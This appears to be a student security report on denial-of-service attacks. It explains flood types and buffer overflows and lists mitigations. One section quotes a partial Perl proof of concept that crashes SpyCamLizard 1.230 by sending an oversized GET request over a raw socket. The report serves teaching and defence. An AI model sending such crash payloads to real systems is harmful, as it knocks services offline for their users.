Denial of Service Exploit:

SpyCamLizard 1.230 Denial Of Service

SpyCamLizard 1.230




Image Generated by Dalle-E 2 from chat GPT

Prepared for

Kokub Sultan

Prepared by Group 6

Valentine Jingwa, Jean-Pierre Nde-Forgwang

Security System, Cohort E

School of Advance Digital Technology

SAIT

19 January 2024

Denial Of Service

What is a Denial of Service (DOS) exploit?

- A denial of service exploit is a cyber attack in which its main purpose is to "render a computer/device and or network unavailable to its intended user" [1]. A DOS attack is different from a Distributed Denial of Service (DDOS) attack, in the sense that the amount of devices used in a DOS exploit is one, while a DDOS exploit uses more than one.

How does DOS work? [1]

Server:

- *Request Overload:* Many requests are sent to the server, far more than it is designed to handle.

- *Limited Resources:* The server has a finite bandwidth and processing power. These limits are quickly reached due to the flood of requests.

- *Resource Strain:* As the server struggles to process all incoming requests, its resources (like CPU, memory, and network bandwidth) are severely strained.

- *Service Disruption:* The server becomes overwhelmed, leading to significant slowdown or unresponsiveness. Legitimate users cannot access the services as the server is preoccupied with handling the flood of illegitimate requests.

- *Potential Crash:* In extreme cases, the server becomes completely inoperable due to the excessive load, leading to a denial of service.

Computer/Devices:

- *Packet Flood:* A large number of data packets are sent to the device, overwhelming its network handling capacity.

- *Processing Overload:* The device, inundated with more data packets than it can process, begins to slow down as it tries to handle the influx.

- *Network Congestion:* The device's network interface becomes congested with traffic, causing legitimate packets to be delayed or lost.

- *System Failure:* If the onslaught continues, the device may become unresponsive or crash, as it cannot cope with the excessive demand on its resources.

DOS Target?

- Operating Systems:
  - Windows
  - macOS
  - Linux
  - etc
- Web Servers:
  - Any server
- Network Devices:
  - Routers
  - Switches
  - Firewall
  - etc
- Database:
  - MySQL
  - Oracle
  - MongoDB
  - etc

Severity and types of DOS attacks?

The severity of a DOS attack is dependent on the level of the attack, the system getting attacked, and the context and repercussions behind the attack. In terms of commonality from an attack, service disruption, resource drain, financial setback, user dissatisfaction, data compromise, and business reputation are common outcomes of a DOS attack. In cases where critical infrastructure and essential services are targeted, the severity becomes higher.

Types of attack [3]

Buffer Overflow Attacks:

- This exploits vulnerabilities in a program's code, typically by sending more data to a buffer (a temporary data storage area) than it can handle.

Stack-based buffer overflows

- A software vulnerability known as a stack-based buffer overflow occurs when a program writes more data into a buffer, which is a temporary data storage space, situated on the stack [4].

Heap-based buffer overflows

- These occur in the heap, a dynamically allocated memory area. Consider a sandbox where kids can put toys anywhere they like. If one child takes too much space with their toys, it might spill into another child's area. This is similar to a heap overflow where data goes beyond its designated space [4].

Format string attack

- This involves exploiting the format string parameters in functions like “sprintf” or “printf”. An attacker provides a format string that contains malicious code, leading to unauthorized data access [4].

Flood Attacks:

- These involve overwhelming a target with excessive traffic, making it unavailable to users.

ICMP (Internet Control Message Protocol)

“In a Ping flood attack, an attacker overwhelms a target with ICMP echo-request packets, rendering the target inaccessible to normal traffic” [5]. The attack uses the Internet Control Message Protocol (ICMP), which is fundamental for network diagnostic tools like traceroute and ping. The attack floods the target with excessive ICMP requests, overloading its capacity to respond and disrupting normal network activity [5].




Illustration of an ICMP attack [5]

SYN (Synchronisation SYN from the SYN-ACK handshake process)

A SYN flood DoS attack is a form of denial-of-service attack where an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic. It exploits the TCP three-way handshake process, where the attacker initiates a connection by sending a SYN (synchronize) packet, the server responds with a SYN-ACK (synchronize-acknowledge), and the client is supposed to respond with an ACK (acknowledge). In a SYN flood, the attacker never completes the handshake, leaving connections half-open and eventually exhausting the server's resources [6].




Illustration of a SYN attack[6]

UDP (User Datagram Protocol)

A UDP flood is a type of DoS attack where an attacker sends a large number of User Datagram Protocol (UDP) packets to random ports on a remote host. This forces the host to repeatedly check for the application listening at that port, and reply with an ICMP 'Destination Unreachable' packet when no application is found. This process consumes a significant amount of resources, slowing down the system and potentially leading to system unresponsiveness [7].

Bots
Request
Visitor
Request

Illustration of a UDP Flood attack [7]

DNS (Domain Name System)

A DNS flood DoS attack is a form of distributed denial-of-service attack where an attacker floods a particular domain's DNS servers with traffic, intending to overwhelm the server with DNS request traffic. This results in legitimate requests being delayed or ignored. The attacker typically uses a large number of computers to send these requests to overwhelm the target's ability to respond, which can disrupt the normal functioning of websites and services that rely on those DNS servers [8].




Illustration of a DNS Attack [8]

HTTP Flood Attacks(Hyper Text Transfer Protocol)

An HTTP flood DoS attack involves sending a high volume of HTTP requests to a targeted server, website, or application. This flood of requests overwhelms the server, consuming its resources and potentially causing slowdowns or outages for legitimate users. Unlike other DoS attacks, HTTP flood attacks don't exploit a specific vulnerability but simply use sheer volume of standard GET or POST requests to create the disruption [9].




Illustration of an HTTP attack[9]

Types of HTTP Attacks

Volume-based Attacks: These involve sending a vast number of simple GET or POST requests to overload the server. They're like a crowd flooding a store, making it hard for regular customers to get in [9].

Resource-intensive Attacks: These involve sending requests that are resource-heavy, targeting specific features or functions on the server. It's like repeatedly asking a store clerk for items that are hard to find, thus keeping them busy and unable to serve others [9].


Tools/Parties used in a DOS attack?

Botnet

A botnet is a network of devices infected with malware, controlled by a hacker without the owners' knowledge. These infected devices, called "bots," are used to launch large-scale attacks, such as DDoS attacks, spam campaigns, or spreading further malware. The strength of a botnet lies in its size, as the combined computing power of many devices can overwhelm systems or carry out tasks more efficiently for the attacker. Botnets can be used to carry out HTTP flood attacks like the aforementioned [10].

Real-world example:

This example is provided by Fernando Mengali and the exploit demonstrates how SpyCamLizard ver1.230 can be made to crash by sending it an oversized or malformed network request (similar to what you do with a volume-based HTTP attack). This DOS attack proof of concept was written with PERL and primarily affects Windows XP Professional Service Pack 2 and 3 [11].



```
2. Proof of Concept - PoC

  $sis="$^O";

  if ($sis eq "windows"){
    $cmd="cls";
  } else {
    $cmd="clear";
  }

  system("$cmd");

  intro();
  main();

  print "[+] Exploiting... \n";

print "[+] Connecting to $ip:$port\n";
my $exploit = "x41" x 3000;

my $httpsocket = IO::Socket::INET->new(
  PeerAddr => $host,
  PeerPort => $port,
  Proto    => "tcp",
);
$httpsocket->send("GET " . $exploit . " HTTP/1.0\r\n\r\n");
$httpsocket->close();
```

A snippet of Http flood Dos attack[11]

Possible Security Improvements to mitigate dos attacks

To mitigate Denial of Service (DoS) attacks, several strategies and improvements can be implemented. These strategies focus on enhancing the resilience of networks and systems against the overwhelming traffic and requests that characterize DoS attacks.

Increasing Bandwidth:

- While not a foolproof solution, having more bandwidth can help absorb and manage the influx of traffic during a DoS attack. This is particularly useful for handling sudden spikes in traffic, but it's not effective against large-scale attacks.

Network Hardware with Anti-DoS Features:

- Utilizing routers, firewalls, and other network hardware that have built-in mechanisms to detect and mitigate DoS attack traffic can be highly effective. These devices can identify unusual traffic patterns and filter out malicious traffic.

Content Delivery Networks (CDNs) :

- CDNs can distribute the load by serving content from multiple locations around the globe. This not only speeds up content delivery but also helps in dispersing the traffic, reducing the impact of a DoS attack.

Rate Limiting:

- Implementing rate limiting on your server can prevent any single IP address from making too many requests in a given timeframe. This can be effective in mitigating certain types of attack, such as HTTP flood attacks.

Web Application Firewall (WAF):

- A WAF can be used to monitor the HTTP/HTTPS traffic to and from a web application. It helps to filter out malicious requests and can be an effective tool against application-layer DoS attacks.

Intrusion Prevention Systems (IPS):

- IPS can detect and prevent known DoS attack signatures. These systems can be configured to identify and block traffic that matches the patterns of known attacks.

Redundancy and Failover Systems:

- Implementing redundancy in critical systems and enabling failover mechanisms can ensure continuity of service even when under attack. This involves having backup systems that can take over if the primary system is compromised.

Regular Security Audits and Updates:

- Regularly updating and patching systems can close vulnerabilities that could be exploited in a DoS attack. Security audits can identify potential weaknesses in the network that could be exploited in an attack.

DDoS Mitigation Services:

- There are specialized DDoS mitigation services that can help protect against large-scale attacks. These services can absorb and scrub traffic before it reaches your network.

Employee Training and Awareness:

- Educating employees about the risks and signs of DoS attacks can help in early detection and quick response. This includes understanding the importance of not opening suspicious emails or attachments that could launch a DoS attack.

Geographical Blocking:

- If the attack sources are known to be from specific geographic locations and these locations are not critical to the business, blocking or geographically filtering out traffic from these areas can reduce the risk.

Response Planning:

- Having a well-defined incident response plan for DoS attacks can significantly reduce the time to react and mitigate the effects of an attack. This plan should include procedures for communicating with customers and stakeholders during an attack.

Implementing these strategies can significantly enhance the resilience of systems against DoS attacks. However, it's important to note that no single method is entirely foolproof, and a combination of these strategies is often the most effective approach. Regular monitoring and updating of security protocols are also crucial in adapting to the evolving nature of cyber threats.

Questions:

- *"In simple terms, how would you explain a Denial of Service attack to someone who isn't tech-savvy?"*

- *"What kind of impact can a DOS attack have on a business or organization?"*

- *“How many years is the prison sentence for a DDOS attack?”*

References

[1] Cloudflare, "Denial of Service," Cloudflare Learning Center. Accessed: Jan. 19, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/

[2] Wikipedia contributors, "Denial-of-service attack," Wikipedia. Accessed: Jan. 19, 2024. [Online]. Available: https://en.wikipedia.org/wiki/Denial-of-service_attack

[3] GBHackers On Security, "Types of Cyber Attacks in 2023," GBHackers. Accessed: Jan. 19, 2024. [Online]. Available: https://gbhackers.com/types-of-cyber-attacks-in-2023/

[4] Fortinet, "Buffer Overflow," Fortinet. Accessed: Jan. 19, 2024. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/buffer-overflow

[5] Cloudflare, "Ping (ICMP) Flood DDoS Attack," Cloudflare Learning Center. Accessed: Jan. 19, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/

[6] Cloudflare, "SYN Flood DDoS Attack," Cloudflare Learning Center. Accessed: Jan. 19, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/

[7] Cloudflare, "UDP Flood DDoS Attack," Cloudflare Learning Center. Accessed: Jan. 19, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/

[8] Cloudflare, "DNS Flood DDoS Attack," Cloudflare Learning Center. Accessed: Jan. 19, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/dns-flood-ddos-attack/

[9] Cloudflare, "HTTP Flood DDoS Attack," Cloudflare Learning Center. Accessed: Jan. 19, 2024. [Online]. Available: https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/

[10] DataDome, "What is Botnet? How Does Botnet Attack Work," DataDome. Accessed: Jan. 19, 2024. [Online]. Available: https://datadome.co/learning-center/what-is-botnet-how-does-botnet-attack-work

[11] Packet Storm Security, "SpyCamLizard 1.230 Denial Of Service," Packet Storm Security. Accessed: Jan. 19, 2024. [Online]. Available: https://packetstormsecurity.com/files/176633/SpyCamLizard-1.230-Denial-Of-Service.html